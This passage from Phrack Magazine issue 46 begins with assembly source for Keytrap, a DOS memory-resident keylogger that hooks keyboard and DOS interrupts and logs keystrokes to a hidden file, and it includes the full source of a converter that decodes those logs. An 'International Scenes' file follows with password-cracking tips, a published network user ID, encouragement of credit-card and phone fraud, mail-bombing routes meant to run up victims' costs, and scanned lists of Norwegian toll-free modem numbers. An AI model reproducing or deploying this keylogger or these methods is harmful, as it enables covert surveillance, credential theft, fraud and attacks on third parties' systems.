 mov     bx, handle                      ;
 mov     cx, bufptr                      ;
 lea     dx, buf                         ;
 int     21h                             ; write buffer
 jc      probw                           ;
 mov     ah, 3Eh                         ;
 mov     bx, handle                      ;
 int     21h                             ; close logfile
 jc      probw                           ;
;-----------------------------------------------
 mov     cx, bufptr                      ; no problems writing
 add     write_amount, cx                ; so add to written amount
      ;
 mov     cx, mkeys                       ; check number of keys logged
 cmp     write_amount, cx                ; all done ?
 jb      donew                           ;
      ;
 mov     done_flag, 1                    ; show session complete
        mov     write_amount, 0   ; written amount to 0
        call    gtime    ; grab stop time [minutes]
      ;
donew:  mov     must_write, 0                   ; no need to write anymore
 mov     bufptr, 0                       ; buffer pointer back to 0
probw:  ret                                     ; try again another time
      ; (if problem writing)
;-----------------------------------------------
      ;
gtime:  mov     ah, 2Ch    ; DONE
        int     21h    ; grab time in minutes
        mov     al, ch    ;
        xor     ah, ah    ;
        mov     bx, 60    ;
        mul     bx    ; multiply hours by 60
        xor     ch, ch    ;
        add     ax, cx    ; add in the minutes
        mov     stimem, ax   ; start time in minutes
        ret     ;
      ;
;=============================================================================
;=============================================================================
      ;
install:mov     bx, 80h                         ;
 cmp     byte ptr [bx], 0                ; any parameters ?
 je      bye                             ;
      ;
        mov   ax, 0ffffh   ;
        int     21h    ; already installed ?
        cmp     ax, 1    ;
        je      bye    ;
      ;
 call    conv                            ; convert command line numbers
 jc      bye                             ;
        call    clog    ; check or create logfile
      ;
        mov     ax, 3509h                       ;
 int     21h                             ;
 mov     old_9a_off, bx                  ; save old int 9
 mov     old_9a_seg, es                  ;
 mov     ah, 25h                         ;
 lea     dx, int_9A                      ;
 int     21h                             ; hook only 9A to start
      ;
 mov     ax, 3521h                       ;
 int     21h                             ;
 mov     old_21_off, bx                  ; save old int 21
```

```
 mov     old_21_seg, es                  ;
 mov     ah, 25h                         ;
 lea     dx, int_21                      ;
 int     21h                             ; point to new int 21
      ;
        mov     datasegm, ds   ; save this data segment area
      ; for later use in the ISR's
 mov     bx, offset install              ;
 mov     ax, 3100h                       ;
 mov     dx, bx                          ;
 mov     cl, 04h                         ;
 shr     dx, cl                          ;
 inc     dx                              ;
 int     21h                             ; end / save above install
      ;
   bye: mov ah, 4Ch    ; no installation
        int     21h    ; just end
      ;
;=============================================================================
      ;
  conv: push    ds                              ; convert command line options
 pop     es                              ;
 mov     di, 81h                         ;
 conv1: inc     di                              ;
 cmp     byte ptr [di], 2fh              ; point to first "/"
 jnz     conv1                           ;
 inc     di                              ; point to first number
 call    mconv                           ; convert it
 jc      conv4                           ; any problems ?
 mov     logH, dx                        ;
 mov     logL, cx                        ; save max logfile size
        add     cx, dx    ;
        cmp     cx, 0    ; make sure not 0
        je      conv4    ;
      ;
 dec     di                              ;
conv2:  inc     di                              ;
 cmp     byte ptr [di], 2fh              ; point to second "/"
 jnz     conv2                           ;
 inc     di                              ; point to first number
 call    mconv                           ; convert it
 jc      conv4                           ; any problems ?
        cmp     dx, 0    ; bigger then 65535 ?
        ja      conv4    ;
 mov     mkeys, cx                       ; save key limit
      ;
 dec     di                              ;
conv3:  inc     di                              ;
 cmp     byte ptr [di], 2fh              ; point to third "/"
 jnz     conv3                           ;
 inc     di                              ; point to first number
 call    mconv                           ; convert it
 jc      conv4                           ; any problems ?
        cmp     dx, 0    ;
        ja      conv4     ; bigger then 65535 end
        cmp     cx, 1440   ;
        ja      conv4    ; bigger then 1440 end
        mov     delaym, cx   ; save session delay time
        clc     ; show no problems
        ret     ;
conv4:  stc     ; show problem
        ret     ;
      ;
;---------------------------------------------
      ;
 mconv: xor     cx, cx                          ; main converter
 mov     dx, cx                          ; no comments here, all I
 mov     ah, ch                          ; know is that it works ! :)
 cld                                     ;
 dec     di                              ;
```

```
 convl: inc     di                              ;
 mov     al, es:[di]                     ; convert number at es:[di]
 xor     al, '0'                         ;
 cmp     al, 10                          ; carry flag will be set
 jae     convD                           ; if theres a problem
 shl     cx, 1                           ;
 rcl     dx, 1                           ;
 jc      convD                           ;
 mov     bx, cx                          ;
 mov     si, dx                          ;
 shl     cx, 1                           ;
 rcl     dx, 1                           ;
 jc      convD                           ;
 shl     cx, 1                           ;
 rcl     dx, 1                           ;
 jc      convD                           ;
 add     cx, bx                          ;
 adc     dx, si                          ;
 jc      convD                           ;
 add     cl, al                          ;
 adc     ch, 0                           ;
 adc     dx, 0                           ;
 jc      convD                           ;
 jmp     convl                           ;
convD: ret                                      ;
      ;
;-----------------------------------------------
      ;
  clog: mov     bx, 82h                         ; point to logfile
 null1: cmp     byte ptr [bx], 20h              ; find first space
 je      null2                           ;
 inc     bx                              ;
 jmp     null1                           ;
 null2: mov     byte ptr [bx], 0                ; replace space with 0
      ;
        mov   ax, 3D01h   ;
        mov     dx, 82h    ;
        int     21h    ; open the file
        jc      clog3    ;
        mov     handle, ax   ; good open, save handle
      ;
        mov     ax, 4202h                       ;
 mov     bx, handle                      ;
 xor     cx, cx                          ;
 xor     dx, dx                          ;
 int     21h                             ; mov pointer to eof
      ;
 cmp     logH, dx                        ; check size
 ja      clog4                           ; size ok
 cmp     logH, dx                        ;
 je      clog1                           ;
 jmp     clog2                           ; must be below, not ok
 clog1: cmp     logL, ax                        ;
 ja      clog4                           ; size ok
      ;
 clog2: mov     ax, 4301h                       ;
 mov     dx, 82h                         ;
 xor     cx, cx                          ;
 int     21h                             ; change file mode
 mov     ah, 41h                         ;
 mov     dx, 82h                         ;
 int     21h                             ; delete file
      ;
 clog3: mov     ah, 3Ch    ; create new
        mov     cx, 02h    ; (hidden)
        mov     dx, 82h    ;
        int     21h    ;
        mov     handle, ax   ;
      ;
 clog4: mov     bx, handle   ; close logfile handle
```

```
        mov     ah, 3Eh    ;
        int     21h    ;
        ret     ;
      ;
;===========================================================================

end     begin

***************************************************************************

;
;
; CONVERT v1.0 - Keytrap logfile converter
; By Dcypher@aol.com
;
; Usage: CONVERT logfile outfile
;
;        logfile - Keytrap's scancode data (logfile)
;        outfile - Specify an output file name
;
;
;---------------------------------------
     ;
 .286                           ;
 .model  small                  ;
 .code                          ;
 org     100h                   ;
     ;
start:  jmp     go                      ;
     ;
;---------------------------------------
     ;
inhandle        dw 0                    ;
inpointH        dw 0                    ;
inpointL        dw 0                    ;
loaded          dw 0                    ;
last            db 0                    ;
     ;
outhandle       dw 0                    ;
outoffset       dw 0                    ;
     ;
;---------------------------------------
     ;
table   db 002h, '1'                    ; scan-code table
 db 003h, '2'                   ;
 db 004h, '3'                   ;
 db 005h, '4'                   ;
 db 006h, '5'                   ;
 db 007h, '6'                   ;
 db 008h, '7'                   ;
 db 009h, '8'                   ;
 db 00Ah, '9'                   ;
 db 00Bh, '0'                   ;
 ;                              ;
 db 082h, '!'                   ;
 db 083h, '@'                   ;
 db 084h, '#'                   ;
 db 085h, '$'                   ;
 db 086h, '%'                   ;
 db 087h, '^'                   ;
 db 088h, '&'                   ;
 db 089h, '*'                   ;
 db 08Ah, '('                   ;
 db 08Bh, ')'                   ;
;---------------------------------------
 db 01Eh, 'a'                   ;
 db 030h, 'b'                   ;
 db 02Eh, 'c'                   ;
 db 020h, 'd'                   ;
 db 012h, 'e'                   ;
```

```
 db 021h, 'f'                    ;
 db 022h, 'g'                    ;
 db 023h, 'h'                    ;
 db 017h, 'i'                    ;
 db 024h, 'j'                    ;
 db 025h, 'k'                    ;
 db 026h, 'l'                    ;
 db 032h, 'm'                    ;
 db 031h, 'n'                    ;
 db 018h, 'o'                    ;
 db 019h, 'p'                    ;
 db 010h, 'q'                    ;
 db 013h, 'r'                    ;
 db 01Fh, 's'                    ;
 db 014h, 't'                    ;
 db 016h, 'u'                    ;
 db 02Fh, 'v'                    ;
 db 011h, 'w'                    ;
 db 02Dh, 'x'                    ;
 db 015h, 'y'                    ;
 db 02Ch, 'z'                    ;
 ;                               ;
 db 09Eh, 'A'                    ;
 db 0B0h, 'B'                    ;
 db 0AEh, 'C'                    ;
 db 0A0h, 'D'                    ;
 db 092h, 'E'                    ;
 db 0A1h, 'F'                    ;
 db 0A2h, 'G'                    ;
 db 0A3h, 'H'                    ;
 db 097h, 'I'                    ;
 db 0A4h, 'J'                    ;
 db 0A5h, 'K'                    ;
 db 0A6h, 'L'                    ;
 db 0B2h, 'M'                    ;
 db 0B1h, 'N'                    ;
 db 098h, 'O'                    ;
 db 099h, 'P'                    ;
 db 090h, 'Q'                    ;
 db 093h, 'R'                    ;
 db 09Fh, 'S'                    ;
 db 094h, 'T'                    ;
 db 096h, 'U'                    ;
 db 0AFh, 'V'                    ;
 db 091h, 'W'                    ;
 db 0ADh, 'X'                    ;
 db 095h, 'Y'                    ;
 db 0ACh, 'Z'                    ;
;-------------------------------------
 db 00Ch, '-'                    ;
 db 08Ch, '_'                    ;
     ;
 db 00Dh, '='                    ;
 db 08Dh, '+'                    ;
     ;
 db 01Ah, '['                    ;
 db 09Ah, '{'                    ;
     ;
 db 01Bh, ']'                    ;
 db 09Bh, '}'                    ;
     ;
 db 027h, ';'                    ;
 db 0A7h, ':'                    ;
     ;
 db 028h, 027h                   ; '
 db 0A8h, '"'                    ;
     ;
 db 033h, ','                    ;
 db 0B3h, '<'                    ;
     ;
```

```
 db 034h, '.'                    ;
 db 0B4h, '>'                    ;
     ;
 db 035h, '/'                    ;
 db 0B5h, '?'                    ;
     ;
 db 02Bh, '\'                    ;
 db 0ABh, '|'                    ;
     ;
 db 037h, '*'                    ;
 db 0B7h, '*'                    ;
     ;
 db 029h, '`'                    ;
 db 0A9h, '~'                    ;
     ;
;---------------------------------------
     ;
 db 039h, 020h                   ; space
 db 0B9h, 020h                   ; space with shift
     ;
 db 00Eh, 011h                   ; backspace
 db 08Eh, 011h                   ; backspace with shift
     ;
 db 01Ch, 00Ah                   ; return
 db 09Ch, 00Ah                   ; return with shift
     ;
 db 0                            ; End of Table
     ;
;=============================================================================
      ;
 fprob: mov     ah, 9                           ;
 lea     dx, ferr                        ;
 int     21h                             ;
 jmp     bye                             ;
      ;
prtuse: mov     ah, 9                           ;
 lea     dx, usage                       ;
 int     21h                             ;
      ;
   bye: mov     ah, 4Ch                         ;
 int     21h                             ;
      ;
;---------------------------------------------
      ;
    go: mov     ah, 9                           ;
 lea     dx, namver                      ;
 int     21h                             ;
      ;
 mov     bx, 80h                         ;
 cmp     byte ptr [bx], 0                ;
 je      prtuse                          ;
      ;
 call    null                            ;
 call    check                           ;
 jc      fprob                           ;
      ;
   go1: call    ldata                           ;
 call    conv                            ;
 call    sdata                           ;
 cmp     last, 1                         ;
 jne     go1                             ;
 jmp     bye                             ;
      ;
;---------------------------------------------
      ;
  null: mov     bx, 81h                         ;
 null1: inc     bx                              ;
 cmp     byte ptr [bx], 20h              ;
 jnz     null1                           ;
 mov     byte ptr [bx], 0                ;
```

```
     ;
 mov     outoffset, bx                  ;
 inc     word ptr [outoffset]           ;
     ;
 null2: inc     bx                              ;
 cmp     byte ptr [bx], 0Dh             ;
 jnz     null2                          ;
 mov     byte ptr [bx], 0               ;
 ret                                    ;
     ;
;-----------------------------------------------
     ;
check:  mov     ax, 3D00h                       ;
 mov     dx, 82h                        ;
 int     21h                            ;
 jc      check2                         ;
 mov     bx, ax                         ;
 mov     ah, 3Eh                        ;
 int     21h                            ;
 jc      check2                         ;
     ;
 mov     ah, 3Ch                        ;
 xor     cx, cx                         ;
 mov     dx, outoffset                  ;
 int     21h                            ;
 jc      check2                         ;
 mov     bx, ax                         ;
 mov     ah, 3Eh                        ;
 int     21h                            ;
 jc      check2                         ;
     ;
 clc                                    ;
check2: ret                                     ;
     ;
;-----------------------------------------------
     ;
 ldata: mov     ax, 3D00h                       ;
 mov     dx, 82h                        ;
 int     21h                            ;
 mov     inhandle, ax                   ;
     ;
 mov     ax, 4200h                      ;
 mov     bx, inhandle                   ;
 mov     cx, inpointH                   ;
 mov     dx, inpointL                   ;
 int     21h                            ;
     ;
 mov     ah, 3Fh                        ;
 mov     bx, inhandle                   ;
 mov     cx, 60000                      ;
 lea     dx, eof                        ;
 int     21h                            ;
 mov     loaded, ax                     ;
 cmp     ax, 60000                      ;
 je      ldata2                         ;
 mov     last, 1                        ;
     ;
ldata2: mov     ax, 4201h                       ;
 mov     bx, inhandle                   ;
 xor     cx, cx                         ;
 xor     dx, dx                         ;
 int     21h                            ;
 mov     inpointH, dx                   ;
 mov     inpointL, ax                   ;
     ;
 mov     ah, 3Eh                        ;
 mov     bx, inhandle                   ;
 int     21h                            ;
 ret                                    ;
     ;
```

```
;------------------------------------------------
      ;
  conv: mov     cx, loaded                      ;
 lea     si, eof                          ;
      ;
 conv1: lea     di, table                       ;
      ;
 cmp     cx, 0                            ;
 je      conv6                            ;
      ;
 mov     al, byte ptr [si]                ;
 conv2: mov     ah, byte ptr [di]               ;
 cmp     ah, 0                            ;
 je      conv4                            ;
 cmp     ah, al                           ;
 je      conv3                            ;
 add     di, 2                            ;
 jmp     conv2                            ;
      ;
 conv3: inc     di                              ;
 mov     al, byte ptr [di]                ;
 mov     byte ptr [si], al                ;
 dec     cx                               ;
 inc     si                               ;
 jmp     conv1                            ;
      ;
 conv4: mov     byte ptr [si], 20h              ;
 dec     cx                               ;
 inc     si                               ;
 jmp     conv1                            ;
      ;
 conv6: ret                                     ;
      ;
;------------------------------------------------
      ;
sdata:  mov     ax, 3D02h                       ;
 mov     dx, outoffset                    ;
 int     21h                              ;
 mov     outhandle, ax                    ;
      ;
 mov     ax, 4202h                        ;
 mov     bx, outhandle                    ;
 xor     cx, cx                           ;
 xor     dx, dx                           ;
 int     21h                              ;
      ;
 mov     ah, 40h                          ;
 mov     bx, outhandle                    ;
 mov     cx, loaded                       ;
 lea     dx, eof                          ;
 int     21h                              ;
      ;
 mov     ah, 3Eh                          ;
 mov     bx, outhandle                    ;
 int     21h                              ;
 ret                                      ;
      ;
;-------------------------------------------------------------------------------

namver  db 10,13
 db 'CONVERT v1.0',10,13
 db 'Keytrap logfile converter.',10,13
 db 'By Dcypher (Dcypher@aol.com)',10,13
 db 10,13,'$'

usage   db 'Usage: CONVERT logfile outfile',10,13
 db 10,13
 db '       logfile - Keytrap',27h,'s scancode data.',10,13
 db '       outfile - Specify an output file name.',10,13
 db 10,13,'$'
```

```
ferr    db 'WARNING: Problem with one of the files.',10,13
 db 10,13,'$'

;---------------------------------------------------------------------------

eof     db 0
 end start\032
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 27 of 28

****

International Scenes

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. If you want to contribute a file about the hacking scene in your country, please send it to us at phrack@well.com.

This month we have files about the scenes in Denmark and Russia, updates from Australia and Argentina, and a scan of Norway's toll-free exchange.

The Computer Underground in Denmark

Dear Phrack Readers, what follows is a little about the Danish computer underground, focusing on the hacking/phreaking scene.

A little introduction:

Even though Denmark itself is little country, with a little over 5 million citizens, an active computer underground community thrives upon the growing network links and computer systems which in these days seems to pop up all over country.

The history of the hacking community in DK is not very old, but since the first Danish hackers appeared some 5 years ago, there has been increasing hacking activity, bringing on a history of busts, paranoia and times of war; but also a history of great friendships, supremacy over the corporate machine, and a process of learning more about the world we live in. But before we take a look at the networks, boards and the community itself, let's go back in time, and find the place where it all started.

The Past:

The first hackers to appear in DK was JubJub Bird and Sprocket, two high school students which broke into 100's of computers world wide. At that time there was no H/P scene in DK, no boards, no HP networks and no fellow hackers. Nevertheless, JubJub's role in the Danish HP history plays a key role. JubJub got busted early January '90, after being discovered in some of NASA's non public machinery, and being under surveillance for a period of time. This was the beginning of what was to become the Danish hacking scene. JubJub and Sprocket never got a sentence, since the court had absolutely no idea of how to handle a case like this. The court sat down a period of 2 years, and if JubJub or Sprocket was caught in hacking within that period they would get a verdict.

Anyway, after the bust of JubJub and Sprocket, the first stirs of hackers appeared and began to expand like rings in water. And suddenly we had a growing happy hacking community. Hackers from all over the country gathered at newly

started 'HPA only boards' which was a rarely seen thing among the sea of WaReZ boards. One of the coolest boards was Fantasia, the headquarters of MoTIGoL, which was being run by Netrunner. Fantasia was the largest in Denmark, maybe even in Scandinavia, and had callers from all over the world. At that time, nobody was afraid of getting busted, and A LOT of BlueBoxing, X25, and general hacking on Inet was done. But one day all that changed.

During the winter '91 DIKU (Institute of computer science, Copenhagen university) was used as a meeting place of hackers. A lot of novice hackers used the machines to learn about Internet and UNIX in general, skating through the internet, trading info, chatting at IRC and stuff like that. What nobody knew was that Jgen Bo Madsen, security expert and high paid consultant working for UNI*C, was monitoring all traffic from and off DIKU, with evil intentions of busting! The law enforcement specter was soon to cast its dark shadow on the whole of the Danish scene.

It all ended one winter afternoon. I remember turning on the TV, not really paying attention to the news, reading a book or so, when suddenly the news lady starts speaking about how the secret service is soon to unravel the biggest hacker conspiracy ever in Denmark, one hacker was already arrested and 10 more would be arrested in near future. Saron was the one who got busted. He had used an x25 datapak link, which normally only was used for electronic mail, to access DIKU, coming in from a German PAD to make tracing harder, but also making a hell of a big bill for the stolen NUI's owner. Anyway, it came out that JBM (Jgen Bo Madsen) had traced 76 calls to DIKU, and had monitored the breakins of computers in Greece, Brazil, Mexico and USA.

At that moment the entire scene more or less panicked. Most dudes moved their precious machinery out of the house and all boards closed down. A period of isolation began. The SysOp of Fantasia, Netrunner pulled out his harddisk hiding it somewhere out of reach, if JBM and his secret service buddies should show up.

No more busts happened and people calmed down after a month or so. Everybody knew that things wouldn't be the same after the DIKU incident. Netrunners harddisk broke down after he had reinstalled it, because all the dirt it had consumed from 2 years constant running, was too much for the thing to handle when it was powered back on. So, Fantasia closed and the underground network PhoenixNet also closed when it came out that JBM had infiltrated the net. An era was over, and a new was to begin.

The Present:

Today's scene is doing quite good. It has became harder in a way, more careful and more closed than ever. But still, we have open boards and a public network. FOOnet which focuses on computer security and is used as an forum open for discussions. Mostly by hackers and people into computer security in general, but every once in awhile JBM and Sysadm's drop by too. Also, the Danish scene is proud to release CrackerJack, made by Jackal, which we still claim is the fastest UNIX passwd cracker available for PC. Not that cracking passwd files is a major element in hacking, but its nice to have a fast cracker every once in awhile :)

The Danish computer underground scene is filled with WaReZ boards, but only a few real H/P/A boards are running. Boards like Free Speech Inc. and Freeside are places where the Danish hackers hang out. None of these boards are public, but JBM is quite aware of them and had once infiltrated Freeside, even though it was clearly stated that the bbs was private and no one related to any gov agencies was allowed to use the board. So, JBM is actually doing what he has accused us for over the years, which is intruding people's privacy.

Other than FOOnet, there is a few other networks, such as SDC which once had a good mail flow in the hacking conferences, but today more is turning into a demo/warez net. A few other truly H/P nets are running successful with a good mail flow, but those shall remain anonymous in this article.

The links from the Danish scene to fellow hackers around the world is

very good. Due to numerous nights spent at QSD, connections is established to a lot of dudes in Brazil which frequently drops by Free Speech Inc. and Freeside, dudes in UK as well as fellow hackers in US like Alby/Empire.

Okay, this is it. The section about hacking in Denmark. The stuff that you had to read all the above boring shitty sentimental stuff, to get to!!

Hacking in Denmark:

The two main networks in DK which is used for hacking and meeting fellow hackers are, (of course) Internet and the X25 datapak link. Internet is accessible via all Universities like diku.dk, daimi.aau.dk, auc.dk and so on. (Nobody uses DIKU anymore though). The university is doing a brave struggle to keep the hackers out by upgrading to C2 passwd security, meaning that passwds must be at least 8 chars, contain 1 uppercase and 1 non alphabetic char.

The upper level of the top 10 of chosen C2 security passwd's goes something like: q1w2e3r4*, a1s2d3f4*, these do not contain any uppercase chars and therefore should not have been accepted as a passwd by the system, but apparently the C2 software finds them secure. Also, a nice thing to do is taking your wordlist and using Therion's Passwd Utility, TPU which is a word list manipulator, and add a 1* to all words in the list and uppercase the first letter. Gives a lot of accounts.

Another popular thing, in order to keep hackers out, is to setup a so-called 'modem security password' on all dialups. So when you call up the system, before you ever get to the server you have to enter a password. And if you get through, not all accounts are cleared to use the modem dialup facilities, and unless you've got your sleazy hands on a cleared account, you get the boot.

Even though the universities puts such a great effort into keeping hackers out, they aren't doing very good. In fact, they are doing real bad. A legit account costs appr. 1900 dkr, which is about a little over 300$ US., which goes into the pockets of UNI*C, so its no wonder that we like to use the nice free facilities present at the universities.

Other ways to get on Internet, are via other machines under the ministry of education and certain private and government systems. It's surprising how many bugs (that we all know of) in certain UNIX versions, that still have not been patched, and therefore leave the systems wide open. This goes not only for Denmark, but generally throughout machines on Internet in Europe. Also, a well known phenomena in DK throughout the sector of private corporation computer systems, is lousy security. Elementary stuff like bad file permissions, left over suid shell scripts, and open guest accounts are everywhere.

Regarding the X25 datapak links. The official Danish PAD can be reached at dialup 171. This is totally free number just like 80xxxxxx are, which doesn't affect your phone bill. Keep in mind that all calls made in DK are billed, even local calls within same city are charged, and charged high! I remember a time when I was kind of addicted to a certain MUD. For one month alone I got a bill on 1800 dkr, appr. 300 US$! So, the 171 X25 link is nice thing, since all calls are billed to the owner of the Network User Id (NUI) and NOT on your phone bill.

However, X25 can be a dangerous thing to use. Especially if you only have a single NUI to use. The phone company is having some trouble tracing the 171, but all calls made in DK on digital lines are logged. So, when some corporation gets a bill on, say 2-3000$ or an amount much higher than usual, the phone company can compare the logs on who dialed 171, to the X25 logs, on which date and time the NUI in question was abused, and figure out who abused the NUI. On analog lines the logging is harder to do, and only goes back a month or so. The format of the NUIs consist of a user number and a password. The first char indicates either a K or J, depending on the NUI's owner, either located under KTAS or JTAS districts. Jutland is covered by JTAS and Copenhagen Sjlland, by KTAS. Then follows 7 or 8 numbers and usually a word of 7-8 chars. Like,

K0100872DKDIANEC, this is a valid NUI open for public use by everybody, but its restricted to only to connect to a specific system. Sum lame menu database thing. Most NUI's allows access to most computers, world wide on the X25 network, by an NUA (network User Address). The most use of X25 is to gain free access to Internet by connecting to a PAD which allows telnet. Most of the telnet PAD's has been closed recently because of an increasing (ab)use. However, there is still sites like isosun-t.ariadne.gr which carries an X25 PAD, and because the sysadm there comes off like a dick and is a jerk I'll give u all his NUA. Its 020233181282010. Also, check out gw.sdbs.dk, carries a 9k6 x25 link as well as normal Inet axx.

A few people to mention, who either has or is playing an important part of the Danish hacking community:

JubJub Bird, Sprocket, Saron, Ravan, Netrunner / Sense/NET, Descore, WedLock, Le Cerveau, Parrot-Ice, Jackal, Temp, Therion, and myself I guess... :)

If u like, check out:

Free Speech Inc. (+45) 4 582 5565 SysOp: NiteCrawler
Freeside (+45) 3 122 3119 -"- : Descore (Off. CJ Dist. site.)

This is it. Hope u enjoyed this little file. We are always happy to meet foreign hackers, so call one of the above boards and lets exchange accou.. ehh... intercultural hacking research information :)

Why would you or why wouldn't you want to hack in the ex-USSR or in other words what the hell do we do up here.

By Digital Empiror and Stupid Fucker

Russia is a great country, with absolutely no laws against hacking or phreaking, both are very easy to do and get away with. It's for that reason, that most of the famous online services like CompuServe and Delphi closed registrations coming out of the biggest country in the world via SprintNet, (you guys think we still can't get in? ... take that as a hint). If some great telephone company installed a payphone that can charge calls onto a credit card (very rare in this country) then we can use it as well, credit card numbers are not hard to compile, especially if you know that it is not really illegal. What about those great cellular telephones, you know, we love to use those for free, (can't you guys get it? we know that we are pain in the ass, but LIVE WITH IT!).

Most of our switchboards in Russia are very ancient, screwed up relay-analog switches, they don't have methods for protocol-ing telephone calls and present undependable methods for identifying telephone numbers. Also there is special equipment which allows making it impossible to detect your phone number, or even making detection equipment mistake your phone number. Interstate switchboards have to have special methods of detecting your phone number, which are of course only accessible to Interstate switchboards and not to the rest of commercial companies. There was a case once were SprintNet caught one of our great hackers, but he had sent them to his great grandfather's (wanna try doing that with the FBI?) because as he said 'You can't really be sure that it was really ME calling since in this country you can't rely on your number detection equipment...'

Another great thing is how the networks are set up in Russia. The greatest and the biggest X.25 network is of course SprintNet (for which they have to pay of course, if not them then somebody else...), it's a little slow here, but that's OK. The administrators who set up the PADs are very lame and stupid, and of course can't set up their PADs like SprintNet would want them to. They can, for example, they were setting up their PAD so, that it would let you connect with virtually ANY system without asking for a NUI, and even when they detected, that hackers do it, they couldn't do anything

besides changing their PAD instead of just changing one register!

Besides that, their is no problem with finding a NUI for Russian X.25 networks, most of them don't support collect calls like SprintNet, so most Russian services that would like their customers to access their service via X.25 give the users a unique NUI, that specifies that they can only access THIS service, but they usually forget to set it up right so the stupid customers like another of our great hackers, will instead of getting charged for the service, go to an outdial and call his favorite BBS in Clearwater, FL for an example (do they have boards there?). I don't know if you like to access CitiBank machines from SprintNet, but we love to do stuff like that. For example, recently we found a lone standing computer, I don't think the guys in CitiBank really understood what they were doing when they left their modem setup option on that machine without a password, it was a pleasure to change their modem strings knowing that it's absolutely legal to do so and nobody has even a right to call about it! Also there are Internet providers in Russia, only two, from which only one is interesting - RELCOM! Most of Internet in Russia is done via UUCP and costs a bundle of money, so if I am in a bad mood, I'll drop 10-20 megs of mail into an address that doesn't exist, and will laugh and you know why? In RELCOM, everybody pays the central router - KIAE.SU, so if you send megs of stuff, it will go through a lot of systems that will have to pay first each other then to KIAE.SU, but there will be THE last system, that will say 'ya know? there is no such address!', so then the trouble will start. So if you are in a bad mood, then please, do us a favor, drop a gig or 2 to machine that does not have an IP address, better for it to go via a few of those machines, for example, to be original:

kaija.spb.su!arcom.spb.su!<any machine in USA>!kiae.su!kaija.spb.su!root

I am sure if you have NSLOOKUP, you can be original and make your best route via a dozen systems. When doing it, you can be sure, that it will call a lot of arguments from every one of that dozen concerning to who will pay for that gig (1mb of mail in Russia costs $50 - $150, that enough money for poor Russian Internet hosts).

It's all really great, but we are all on our own, and are not organized into a group. There are not many of us and we are not known by any of our western colleagues, to contact us, mail us at:

an58736@anon.penet.fi

PhreeFone Numbers in Norway
Research and Norwegian Edition by

cyber aktiF (01-Feb-94)

English Translation by Codex/DBA (26-Apr-1994)

DISCLAIMER: The author of this document takes no responsibility as to how the information herein is used. I hope everyone who uses this information use it for inquisitive purposes only, and don't use it for ANY destructive purposes whatsoever.

WARNING: Unauthorized use of PBX and other communications equipment owned by others, be it private or business, is illegal and may result in banishment from the Norwegian telephone company (Tele-verket) and/or punishment by law.

After many sporadic travels over the phone network, in other words scanning the number region 800 3xxxx, I've come across several interesting things. I therefore thought it was in its right place to make a complete list of which numbers have a carrier and which have not. The carriers only apply to modems. Televerket has (currently) allocated the region 800 30000 to 800 3500 for these services.

These lines are 100% phreefone, which means that the owner of these services pays for the conversation plus a surcharge per unit. This allows for long permutations of numbers and passwords without adding to your own phone bill. On the other hand, the owner of the line will have a phonebill which equals American Express's.

Televerket and/or the company/person supplying the service(s) have NO problem finding out what the caller's number is. This is regardless whether or not you have filled in the "don't reveal my number to those I call" part of Televerket's connection form/document. Therefore, nosing around these numbers should be done with some care.

I haven't tried blueboxing 800 numbers (too much work for something which is free in the first place), but theoretically it is possible. [Codex: Would this lessen the number identification risk?]

I had severe difficulties with a number which answered with an 1800Hz tone in 1 second, after which it became silent. This box phoned me in intervals of 5 minutes from 12:00 the next day -- in other words, an automatic WarDial :/. If you discover the same problem, the following solution is a guaranteed success: Program your local trunk to send all incoming calls to ANOTHER number which answers with an 1800Hz tone. Let this be active an hour's time, and you should be rid of it.

- MODEM -

The list of numbers where modem carriers are commented with a single line. I haven't (at the time of writing) done a deeper investigation of any of the services, so none of them should be inactive.

There are several interesting things -- especially the gateways and the X.25 PAD. Please note that the security at most of the systems are pretty good. Obscure terminal types, data locks and systems which won't identify themselves are the most common types. Someone has done a good job in making the system safe from unauthorized sources. However, as said before, phreefone numbers can be exposed to attacks and permutations of zimmering quantities.

When I had a look at the unidentified services, the best way to connect was using a raw-mode tty which won't accept special characters. If you run a cooked-mode terminal, the text will become even more unreadable.

-- Modem carrier tones ----------

80030004 - Data Lock (1)
80030010 - *no output*
80030067 - *no output*
80030068 - Courier ASCII Dev. adapter
80030078 - Courier ASCII Dev. adapter
80030095 - Modem Outdial (password)
80030115 - *no output*
80030130 - *uknown*
80030180 - *uknown*
80030225 - *no output*
80030301 - *no output*
80030404 - *unknown* - prompts @ter
80030456 - *unknown* - terminal
80030485 - *unknown*
80030456 - Data Lock 4000 (1)
80030514 - garbage - password
80030606 - *no output*
80031040 - *no output*
80031065 - *no output*
80031315 - IBM Aix v3 RISC system/6000 (2)
80031470 - garbage
80031490 - Dr V.Furst. Med. Lab
80031666 - prompts - @ter
80031815 - prompts - <
80031920 - *unknown* - password
80031950 - *unknown* - hangup after 5 seconds

```
80032165 - Dr V.Furst. Med. Lab
80032340 - *uknown*
80032410 - Wangvs VAX/VMS
80032470 - *no output*
80032480 - Perle Model 3i - V 02.00G - Apotekernes F. Innkj
80032590 - *unknown* - password
80032635 - *unknown* - terminal
80033338 - TSS Gateway (3)
80033443 - *no output*
80033490 - *no output*
80033580 - *unknown* - hangup after 5 seconds
80033601 - *no output*
80033620 - TIU Gateway (3)
80033720 - *no output*
80033815 - *unknown* - hangup after 5 seconds
80033914 - *unknown* dumps lots of texts [Codex: What type?]
80034248 - *unknown* - prompts for login
80034866 - X.25 PAD

(1) DATA LOCK
    If someone can get into one of these, he/she can look forward to getting
    a Nobel prize. Data locks are modem front-end protectors, almost
    impossible to crack without physical access.

(2) IBM AIX
    AIX is one of the best flavors of UNIX there is (even though it was
    made by IBM) -- unfortunately the security at this site was so terrible
    that anyone with a minimal knowledge of UNIX and access to this machine
    could pull it apart blindfolded (making the life really unpleasant for
    the estate agents who own the LAN. Write me for an account ;).

(3) GATEWAYS
    Free internet access within grasping distance if you can break through.
    Not easy, but possible. ;) I am already working on it, so I'm not sure
    how long it will take until they increase the security.

